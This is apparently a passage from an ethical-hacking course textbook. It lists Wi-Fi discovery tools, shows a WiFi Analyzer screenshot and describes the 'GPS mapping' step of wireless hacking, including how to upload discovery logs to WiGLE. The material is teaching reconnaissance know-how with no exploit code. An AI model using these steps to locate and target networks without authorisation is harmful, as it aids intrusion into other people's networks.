
- Wi-Fi Scanner (*https://lizardsystems.com*)
- Acrylic Wi-Fi Home (*https://www.acrylicwifi.com*)
- WirelessMon (*https://www.passmark.com*)
- Ekahau Wi-Fi Heatmaps (*https://www.ekahau.com*)

Mobile-based Wi-Fi Discovery Tools

- **WiFi Analyzer**

  Source: *https://play.google.com*

  WiFi Analyzer is a Wi-Fi network optimization tool used to examine surrounding Wi-Fi networks, measure their signal strengths, and identify crowded channels. Attackers use WiFi Analyzer to detect nearby APs, graph the signal strengths of channels, estimate distances to APs, etc.



1:03

Access Points

SSID-01 (20:cf:30:01:01:01)
-40dBm CH 11 2462MHz 1.0m
2452 - 2472 (20MHz) ASUSTEK COMP
[WPA2-PSK-CCMP][ESS]
72Mbps 192.168.1.1

SSID-01 (20:cf:30:01:01:01)
-40dBm CH 11 2462MHz 1.0m
2452 - 2472 (20MHz) ASUSTEK COMP
[WPA2-PSK-CCMP][ESS]

SSID-02 (22:cf:30:02:02:02)
-45dBm CH 11 2462MHz 1.7m
2452 - 2472 (20MHz)
[WPA2-PSK-CCMP][ESS]

SSID-05 (bc:14:01:05:05:05)
-86dBm CH 1(3) 2412MHz 197.3m
2412 - 2452 (40MHz) HITRON TECHN
[WPA2-PSK-CCMP][ESS]

SSID-04 (bc:14:01:04:04:04)
-87dBm CH 1(3)2412MHz 197.3m
2412 - 2452 (40MHz) HITRON TECHN
[WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][WPS][ESS]

SSID-07 (68:b6:fc:07:07:07)
-89dBm CH 1 2412MHz 278.7m
2402 - 2422 (20MHz) HITRON TECHN

1:03

Channel Graph

2.4 GHz 5 GHz

SSID-01 (20:cf:30:01:01:01)
-40dBm CH 11 2462MHz 1.0m
2452 - 2472 (20MHz) ASUSTEK COMP
[WPA2-PSK-CCMP][ESS]
72Mbps 192.168.1.1


Figure 16.43: Screenshot of WiFi Analyzer

The following are some of the additional mobile-based Wi-Fi discovery tools:

- Opensignal (*https://opensignal.com*)
- Network Signal Info Pro (*https://www.kaibits-software.com*)
- WiFi Manager (*https://kmansoft.com*)
- Network Refresher: Network Signal Refresher (*https://play.google.com*)
- WiFi Scanner (*https://play.google.com*)

GPS Mapping

- Attackers create a map of discovered Wi-Fi networks and **database** with statistics collected by Wi-Fi discovery tools
- GPS is used to **track the location** of the discovered Wi-Fi networks, and the coordinates are uploaded to sites like **WiGLE**



Uploads

The WiGLE database is composed entirely of observations contributed by users like you.

We currently support DStumbler, G-Mon, inSSIDer, Kismac, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats. Click the button for our upload tool, as well as a detailed list of files formats by tool.

UPLOAD A FILE

loading...

https://wigle.net

- Navigate to *https://wigle.net* and click **Uploads**
- Upload the **Wi-Fi discovery tools log file** to WIGLE

Latitude 51.5073 to 51.5075
Longitude -0.1279 to -0.1273
SSID foobarnet
BSSID 0A:2C:EF:3D:25:1B
Date Range: 2001-2018

☐ Possible FreeNet
☐ Possible Commercial Net
☐ No Labels
☐ Only Discovered By Me
☐ Only Discovered By Others

GPS Mapping

The second step in the wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can proceed toward wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.

The Global Positioning System (GPS) is a space-based satellite navigation system that provides the location of physical entities on Earth, along with the time when they were present at that location. Using a GPS utility, anyone can find a specific location on Earth and its geographical features. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that the presence of free Wi-Fi networks in an area may indicate the existence of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and a database with statistics collected using Wi-Fi discovery tools such as inSSIDer Office and NetSurveyor. GPS is useful in tracking the location of discovered Wi-Fi networks and the coordinates uploaded to sites such as WiGLE. Attackers can share such information with the hacking community or sell it for profit.

- **WiGLE**


  Source: *https://wigle.net*

  WiGLE consolidates information on wireless networks worldwide, including their locations, in a central database, and it provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. A wireless network can be added to WiGLE from a stumble file or manually, and remarks can be added to existing networks.

The location of discovered Wi-Fi networks can be tracked using WiGLE through the following steps.

- Navigate to ***https://wigle.net*** and click on **Uploads**.
- In the **Uploads** page, click on **UPLOAD A FILE** to upload a log file.

Note: WiGLE currently supports DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.



Uploads

